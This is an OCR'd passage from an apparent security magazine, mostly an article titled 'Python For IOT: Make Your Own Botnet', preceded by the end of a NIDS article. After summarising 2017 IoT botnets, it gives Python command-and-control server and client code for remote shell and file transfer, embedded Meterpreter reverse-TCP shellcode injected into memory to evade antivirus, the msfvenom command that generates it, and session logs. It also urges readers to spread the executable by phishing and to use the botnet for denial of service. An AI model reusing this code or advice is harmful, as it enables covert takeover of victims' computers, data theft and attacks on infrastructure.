


Figure -31- detect Tor relay

Conclusion:

At the end of this paper we build a simple NIDS able to detect the common attacks that targeting the Data Link and application layers based on patterns matching regular expressions, Actually this NIDS needs more development in detection mechanism by improving the Regular Expressions to cover the latest attacks and minimize the false /positive alerts.

References:

- https://www.acunetix.com/blog/articles/blind-xss/
- https://andreafortuna.org/tor-in-a-company-network-how-to-detect-and-block-it-934d92b4da9e
- https://en.wikipedia.org/wiki/DNS_spoofing
- https://en.wikipedia.org/wiki/SQL_injection
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.amazon.com/Understanding-Network-Hacks-Attack-Defense/dp/3662444364
- https://www.nostarch.com/blackhatpython
- http://resources.infosecinstitute.com/port-scanning-using-scapy/
- https://leanpub.com/web-hacking-101

Python For IOT: Make Your Own Botnet And Have Fun With The MQTT Protocol

Adrian Rodriguez Garcia

ABOUT THE AUTHOR

Adrian Rodriguez Garcia

Adrian Rodriguez Garcia, graduate in telecommunication engineering in the specialty of telematics and graduate of the Master in security of the information and communications in the University of Seville.

Currently, I work in Telefonica cybersecurity unit (ElevenPaths), in the area of innovation and laboratory, where I work on researching and developing solutions related to security.

I'm a fan of cybersecurity, especially those thematic directed to the fight against malware, reason by which I design all kind of solutions to prevent and mitigate any incident that can be produced in network systems. In addition, I'm a curious person who likes to study and test new technologies to the extreme to take full advantage of its features or to know the limitations and improve them.

Contact: www.linkedin.com/in/adrian-rodriguez-garcia-64257698

Control any type of device connected to the network' has become one of the main objectives of cybercriminals. Controlling many devices allows them to attack big network infrastructures to achieve their goal or only to cause a denial of service.

What will you learn?

In this article, we will introduce the world of Internet Of Things using Python, specifically, the device control from Microsoft Window and Android systems. Additionally, we will learn MQTT protocol to control devices related to automation. The topics addressed are as follows:

- Main attacks of 2017.
- Build a botnet by indirect attack.
- Build a botnet by direct attack.
- MQTT Protocol.

What should you know?

- No prior knowledge is required about programming, systems or cybersecurity because all necessary knowledge will be explained in this article.
- You just need to have fun reading, learning and researching.

Introduction

First, we're going to talk about the main attacks that have occurred during this year. The objective is to show the big security problem that exists today due to the knowledge of cybercriminals and the lack of knowledge or awareness of people.

Then, we will use the Python language and the enormous power of its libraries to demonstrate how to create a basic botnet by indirect attack. That is, no attack will be made to any system because it will be the people who install malicious software made by us.

Next, we will make a direct attack to Android systems with the objective to obtain a botnet. For this, we will use a search engine for devices, like Shodan.

Finally, we will talk about an MQTT protocol, very frequently used in the IOT world, and as it will be seen, very dangerous if it's not secured correctly.

Main attacks of 2017

Throughout this year, different security incidents have occurred related to the security of Internet-connected devices.

Then, we will talk about some of the most important to understand different methods used, how their botnets work and what objectives they pursue.

IOT_reaper

It was seen for the first time in September. This botnet caused vast Internet outages by launching massive DDoS attacks and its main feature is its rapid growth. The malware infected two million devices and it had a growth rate of 10,000 new devices per day.

IOT_reaper no longer depends on cracking weak passwords, instead, it exploits vulnerabilities in various IoT devices and enslaves them into a botnet network.

Persirai

It's a botnet that aimed at more than 1,000 models of IP cameras. Nobody knows the exact number of devices that the botnet has, but we know, thanks to Trend Micro, that there are more than 120.000 vulnerable that can be found in Shodan.

Many of these vulnerable users do not know that their IP cameras are exposed to the Internet. This makes it much easier to gain access to the web interface of the IP camera through TCP port 81.

Amnesia

Amnesia is an IoT botnet targeting digital video recorders (DVRs). The malware exploits a vulnerability disclosed more than a year ago involving remote code execution in DVRs' Linux-based firmware.

This Linux-based malware is the first of its kind and considered advanced, due to its virtual machine evasion techniques. The malware detects if it's running in a VirtualBox, VMware or QEMU VM, typical sandboxes or honeypots.

Amnesia can turn more than 200.000 vulnerable devices worldwide into a botnet. The malware communicates to the Command and Control (C&C) servers via IRC protocol, downloads payload via HTTP requests and uses TCP and UDP flooding techniques.

BrickerBot

BrickerBot vector attack is similar to Mirai botnet, for example, it employed dictionary attacks to gain unauthorized access in the device but it's different because it executes a chain of malicious Linux commands that result in permanent damage in the device instead of denial of service.

This malware takes advantage of security flaws in BSLN and MTLN devices that allow remote code execution. BSNL and MTNL allowed anyone from the Internet to connect through port 7547 to routers and modems in their internal network. Thanks to this fact, BrickerBot caused damage between the two Indian ISPs for a week.

BlueBorne

It's not a botnet or malware, it is a vulnerability of Bluetooth technology. The attack does not require the victim to interact with the attacking device. This means that they can take control of device without having to interact with it.

There're two ways attackers can use BlueBorne. The first way is to connect to a target device and execute remote code on the device. Also, it can create a Bluetooth Pineapple to sniff out traffic, hijack this connection, and redirect traffic.

It's calculated that there are around 5 billion vulnerable devices. This means that it's the most serious Bluetooth vulnerability identified to date.

Build a botnet by indirect attack

As seen in the previous section, cybercriminals have cameras, DVRs or routers among many other devices as targets. Each attack is different from the previous one, both in form and in objectives, but all have a common philosophy to achieve the goals set. This way of thinking is summarized in one word, "IOT" (Internet Of Things). That is, any device that's connected to the Internet serves their purpose.

In this section, the same philosophy will be followed. It should be clear that each device has an operating system to work with (IOS, Android, Windows, Linux, ...). In this case, a botnet of devices with Windows operating system (laptops, tablets or desktops) will be created due to my personal predilection for this kind of system.

It has been called "indirect" because it is not intended to directly attack any particular device, we will wait until through phishing or other methods, people "give us" a session to their devices.

To achieve the goal, we will use the the following programming language and libraries:

- Python 2.7
- Ctypes Python library
- Sockets Python library
- Json Python library
- Subprocess Python library
- WMI Python library

WMI is the infrastructure for data management and Windows operations. The WMI Python library provides an interface for interacting with Windows WMI so we can manage Windows services, which interests us to make our botnet persistent.

To perform the botnet, clients are needed on the one hand and the server on the other. So, in the first place, the server will be made. In this case, sockets Python library will be used, which will allow us to connect devices through a port. Therefore, it's necessary to create a socket that's listening and accepting connections continuously.

Listing 1:

```
1.  import socket
2.
3.  newsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
4.  newsocket.bind((<IP>, <PORT>))
5.  newsocket.listen(1000)
6.   while True:
7.       try:
8.           connection, address = newSocket.accept()
9.       except Exception:
10.          break
11.      finally:
12.          newsocket.close()
```

Once we have a basic server, we introduce features such as the following:

- Run remote commands
- Download files from clients
- Upload files to clients

Listing 2:

```
1.  import socket
2.
3.  newsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
4.  newsocket.bind((<IP>, <PORT>))
5.  newsocket.listen(1000)
6.   while True:
7.       try:
8.           connection, address = newSocket.accept()
9.           finish_flag = True
10.
11.          while finish_flag:
12.
13.              option = int(getInfo())
14.
15.              if option == 1:
16.                  executeRemoteCommand(connection)
17.              elif option == 2:
18.                  downloadFile(connection)
19.              elif option == 3:
20.                  uploadFile(connection)
21.              elif option == 4:
22.                  finish_flag = False
23.      except Exception:
24.          break
25.      finally:
26.          newsocket.close()
```

It's observed that different functions are used depending on the number entered, which is obtained from the following function:

Listing 3:

```
def getInfo():

        flag = True
        while flag:
            print "Usage information: "
            print "1. Execute remote commands."
            print "2. Download some file from remote computer."
            print "3. Upload some file to remote computer from server."
            print "4. Exit"

            option = raw_input('Enter option: ')

            try:
                if 1 <= int(option) <= 4:
                    flag = False
                else: print "Introduce option number between 1-3"
            except Exception:
                continue

        return option
```

Once an option is introduced, we can execute it, for example, in the case of wanting to download a file from the remote environment, we will need the following code, always keeping in mind that both client and server understand each other.

Listing 4:

```
def downloadFile(connection):

        path_remote = raw_input("Enter remote path: ")

        #send action
        action = json.dumps({"action": "download", "path": path_remote})
        connection.send(action)

        #get filesize
        datasize = connection.recv(2048)
        filesize = int(datasize)

        #get filename
        filepath = os.path.basename(path_remote)

        #receive data
        try:
            datareceive = []
            received = 0
            # will read while both size are differents
            while filesize > received:

                data = connection.recv(min(filesize - received, 2048))
                datareceive.append(data)
                received += len(data)

            # write received file
            file_to_write = open(os.path.join(<directory_to_save>, filepath),
'wb')
            file_to_write.write(''.join(datareceive))
            file_to_write.close()

        except Exception as error:
            print error
```

In this case, a client receives a message in JSON form asking for a specific file. Then, the client first sends the size of the file and later, it sends the content.

Therefore, a client can "upload a file" to server, which is easily done with the following code.

Listing 5:

```
1.  def uploadFile(connection):
2.
3.          path_upload = raw_input("Enter upload filename: ")
4.
5.          try:
6.
7.              if os.path.exists(path_upload):
8.
9.                  #send action
10.                 action = json.dumps({"action": "upload", "path": path_upload})
11.                 Connection.send(action)
12.
13.                 time.sleep(2)
14.
15.                 #get filesize
16.                 send_data = open(path_upload, 'rb').read()
17.                 length = len(send_data)
18.
19.                 #send filesize
20.                 connection.sendall(str(length))
21.
22.                 totalsent = 0
23.                 while totalsent < len(send_data):
24.                     sent = connection.send(send_data[totalsent:])
25.                     totalsent += sent
26.
27.         except Exception as error:
28.             print error
```

Finally, we only need to show how commands are sent, which really is like sending a file, with the difference that, as is logical, the information that will navigate through the network will be much smaller.

Listing 6:

```
1.  def executeRemoteCommand(connection):
2.
3.          print "Welcome to remote shell"
4.          print "Enter your commands"
5.
6.          while True:
7.
8.              #send action
9.              action = json.dumps({"action": "command", "path": ""})
10.             Connection.send(action)
11.
12.             cmd = raw_input(">> ")
13.
14.             if cmd == "quit":
15.                 break
16.
17.             elif cmd:
18.
19.                 connection.send(cmd)
20.                  connection.setblocking(0)
21.                 full_data = []
22.                 data_receive = ""
23.                 begin= time.time()
24.                 timeout = 1
25.
26.                 #Receive
27.                 while True:
28.
29.                     if full_data and time.time()-begin > timeout:
30.                         break
31.
32.                     try:
33.                         data_receive = connection.recv(8192)
34.                         if data_receive:
35.                             full_data.append(data_receive)
36.                             begin= time.time()
37.                         else:
38.                             time.sleep(0.1)
39.                     except:
40.                         pass
41.
42.                 data = "".join(full_data)
43.                 print data
44.
45.                 pressToContinue = raw_input('Press to continue ...')
46.                 Connection.setblocking(1)
```

Basically, the server asks for a command to send to clients and blocks the connection until the result of the execution is received. Once the send command's function has finished, we have got our botnet, but we need to make the client, which is going to be very simple.

First, we create a socket that establishes the connection to the server and receives commands from our commands and control (C&C) server.

Listing 7:

```
1.  import socket
2.
3.  try:
4.      newsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5.      newsocket.connect((<SERVER_IP>, <PORT>))
6.
7.      while True:
8.
9.          try:
10.             data_receive = newsocket.recv(8192)
11.             jsonAction = json.loads(data_receive)
12.
13.             if jsonAction['action'] == "download":
14.                 downloadFile(jsonAction['path'])
15.             elif jsonAction['action'] == "upload":
16.                 uploadFile(jsonAction['path'])
17.             elif jsonAction['action'] == "command":
18.                 executeRemoteCommand(newsocket)
19.
20.         except Exception as e:
21.             time.sleep(2)
22.             continue
23.
24. except Exception as e:
25.     newsocket.close()
26.     time.sleep(10)
```

Note that the functions of "*uploadFile*" and "*downloadFile*" are the same as those of the server but in reverse. That is, when the client receives the command to upload a file on the client, the server's "*downloadFile*" function is used and when the download command is received, the "*uploadFile*" is used.

The only part that has changes is to execute commands, where a reverse shell will be created to execute the commands.

Listing 8:

```
1.  def executeRemoteCommand(connection):
2.
3.      try:
4.          #receive command
5.          data_receive = connection.recv(8192)
6.
7.          #create subprocess for execute command
8.          proc = subprocess.Popen(data_receive, shell=True, stdout=subprocess.PI
    PE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
9.          stdout_value = proc.stdout.read() + proc.stderr.read()
10.
11.         #send execute result
12.         if not stdout_value: stdout_value = 'ok'
13.         connection.sendall(stdout_value)
14.
15.     except Exception as e:
16.         pass
```

Finally, the most powerful functionality is added, which is to inject a shell into memory and, using the Metasploit framework, we can obtain free access to clients.

This functionality has been chosen to take the encoded Metasploit code of a Windows executable of type "*windows/meterpreter/reverse_tcp*" and enter it in a variable in the client code, which evades the antivirus without problems.

As in the previous example, once the client receives the command to inject the shell, he injects the shell into memory. For this, the Python library "ctypes" has been used.

Listing 9

```
try:

shellcode = bytearray(
    "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52"
    "\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
    "\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d"
    "\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0"
    "\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b"
    "\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff"
    "\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d"
    "\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b"
    "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44"
    "\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b"
    "\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f"
    "\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29"
    "\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50"
    "\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb"
    "\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2"
    "\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
    "\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75"
    "\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9"
    "\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56"
    "\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56"
    "\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85"
    "\xf6\x75\xec\xc3")

    ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(
shellcode)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
    buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
    ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),buf,ctypes.c_int(len
(shellcode)))
    ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ct
ypes.c_int(ptr),ctypes.c_int(0),ctypes.c_int(0), ctypes.pointer(ctypes.c_int(0
)))
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctypes.c_int(-1))

    except Exception as e:
        pass
```

The shellcode is the result of executing the following command in Metasploit:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp lhost=<SERVER_IP>
lport=<SERVER_PORT> -e x86/shikata_ga_nai -b '\x00' -i 3 -f python
```

Once the previous steps have been completed, the botnet would have ended. The next stage is to distribute the client to get the maximum number of devices, but this is part of the imagination of each person, in my case, I have done phishing for hiding the executable as a Microsoft docx and distributed it by email, but there are a lot of methods to get the executable to reach people.

Once it's executed, the following is displayed when a command is executed on the remote machine:


```
c:\Users\usuario\Desktop\reto\server>python server.py
[INFO] : 2017-11-15 11:53:06,285 - Parameters.py : 22 -> configuration is finished
[INFO] : 2017-11-15 11:53:06,286 - Controller.py : 11 -> Created new monitor controller
[INFO] : 2017-11-15 11:53:06,286 - Task.py : 43 -> Task 'serverTask' prepared
[INFO] : 2017-11-15 11:53:06,286 - Controller.py : 25 -> Worker for task 'serverTask' created
[INFO] : 2017-11-15 11:53:06,286 - Task.py : 52 -> Running task 'serverTask'
[INFO] : 2017-11-15 11:53:06,289 - Sockets.py : 18 -> Socket is listening in port 6667
[INFO] : 2017-11-15 11:53:16,309 - serverTask.py : 22 -> Connection established from ('192.168.1.39', 51596)
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option: 1
Welcome to remote shell
Enter your commands
>> dir
 El volumen de la unidad C no tiene etiqueta.
 El n£mero de serie del volumen es: 2470-3FF7

 Directorio de C:\Python27

23/10/2017  09:05    <DIR>          .
23/10/2017  09:05    <DIR>          ..
23/10/2017  09:05    <DIR>          DLLs
23/10/2017  09:05    <DIR>          Doc
23/10/2017  09:05    <DIR>          include
15/11/2017  11:38    <DIR>          Lib
23/10/2017  09:05    <DIR>          libs
16/09/2017  19:30            38.580 LICENSE.txt
16/09/2017  18:57           486.284 NEWS.txt
16/09/2017  19:27            28.160 python.exe
16/09/2017  19:27            28.160 pythonw.exe
16/09/2017  18:57            56.945 README.txt
23/10/2017  09:05    <DIR>          Scripts
23/10/2017  09:05    <DIR>          tcl
23/10/2017  09:05    <DIR>          Tools
               5 archivos        638.129 bytes
              10 dirs   6.789.419.008 bytes libres

Press to continue ...
>> quit
```

1 Execute remote Command

As shown during this section, we can also upload or download files to the client.

```
c:\Users\usuario\Desktop\reto\server>python server.py
[INFO] : 2017-11-15 11:57:17,233 - Parameters.py : 22 -> configuration is finished
[INFO] : 2017-11-15 11:57:17,233 - Controller.py : 11 -> Created new monitor controller
[INFO] : 2017-11-15 11:57:17,234 - Task.py : 43 -> Task 'serverTask' prepared
[INFO] : 2017-11-15 11:57:17,236 - Controller.py : 25 -> Worker for task 'serverTask' created
[INFO] : 2017-11-15 11:57:17,236 - Task.py : 52 -> Running task 'serverTask'
[INFO] : 2017-11-15 11:57:17,236 - Sockets.py : 18 -> Socket is listening in port 6667
[INFO] : 2017-11-15 11:57:23,926 - serverTask.py : 22 -> Connection established from ('192.168.1.39', 51623)
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option: 2
Enter remote path: C:\Users\adrian\Desktop\main.db
[INFO] : 2017-11-15 11:57:38,565 - Options.py : 49 -> File 'C:\\Users\\maria\\Desktop\\main.db' downloaded
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option: 3
Enter upload filename: C:\Users\usuario\Desktop\proof.apk
[INFO] : 2017-11-15 11:59:11,257 - Options.py : 84 -> File 'C:\\Users\\usuario\\Desktop\\proof.apk' sent to server
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option:
```

2 Upload/Download files



3 File downloaded

Finally, when the shell is injected into the remote computer, if Metasploit is started with the "*exploit/multi/handler*" exploit and the payload "*windows/meterpreter/reverse_tcp*" is introduced, the client session is obtained.

```
c:\Users\usuario\Desktop\reto\server>python server.py
[INFO] : 2017-11-15 12:02:15,729 - Parameters.py : 22 -> configuration is finished
[INFO] : 2017-11-15 12:02:15,730 - Controller.py : 11 -> Created new monitor controller
[INFO] : 2017-11-15 12:02:15,730 - Task.py : 43 -> Task 'serverTask' prepared
[INFO] : 2017-11-15 12:02:15,732 - Task.py : 52 -> Running task 'serverTask'
[INFO] : 2017-11-15 12:02:15,732 - Controller.py : 25 -> Worker for task 'serverTask' created
[INFO] : 2017-11-15 12:02:15,733 - Sockets.py : 18 -> Socket is listening in port 6667
[INFO] : 2017-11-15 12:02:20,767 - serverTask.py : 22 -> Connection established from ('192.168.1.39', 51711)
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option: 4
[INFO] : 2017-11-15 12:02:25,072 - Options.py : 159 -> Message: 'shell injected'
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option:
```

4 Shell introduced

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job 2.
msf exploit(handler) >
[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Sending stage (179267 bytes) to 192.168.1.39
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.39:52030) at 2017-11-15 12:17:29 +0100

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

5 Meterpreter session

I would like to point out that the test was performed in a LAN environment, but there're free Python servers, such as PythonAnyWhere or free Amazon instances, that can be used to do it on a large scale.

Once the code is finished, using, for example, pyinstaller, we can make an executable for Windows or Linux, depending where this Python library is executed.

In short, using Python and its sockets library, we can make a reverse shell and control any Windows system easily and quickly.

The only indispensable requirement is to make good software from the base given above to automate the entire process. At this point, each person should feel free to investigate and modify the given code and have fun making their own botnet. Additionally, it's advisable to make a good phishing campaign through the mail, movie portals, Torrent, etc., or another kind of method, to give the executable to everybody.

In summary, Python is a great tool that, when used well, can allow us to do whatever we want but we must not forget that the main objective is not to create a botnet, which is the way to achieve the real goal. The purpose is to attack an infrastructure to cause a denial of service, or perform dictionary attacks to get passwords, etc. And for this, the botnet is used.

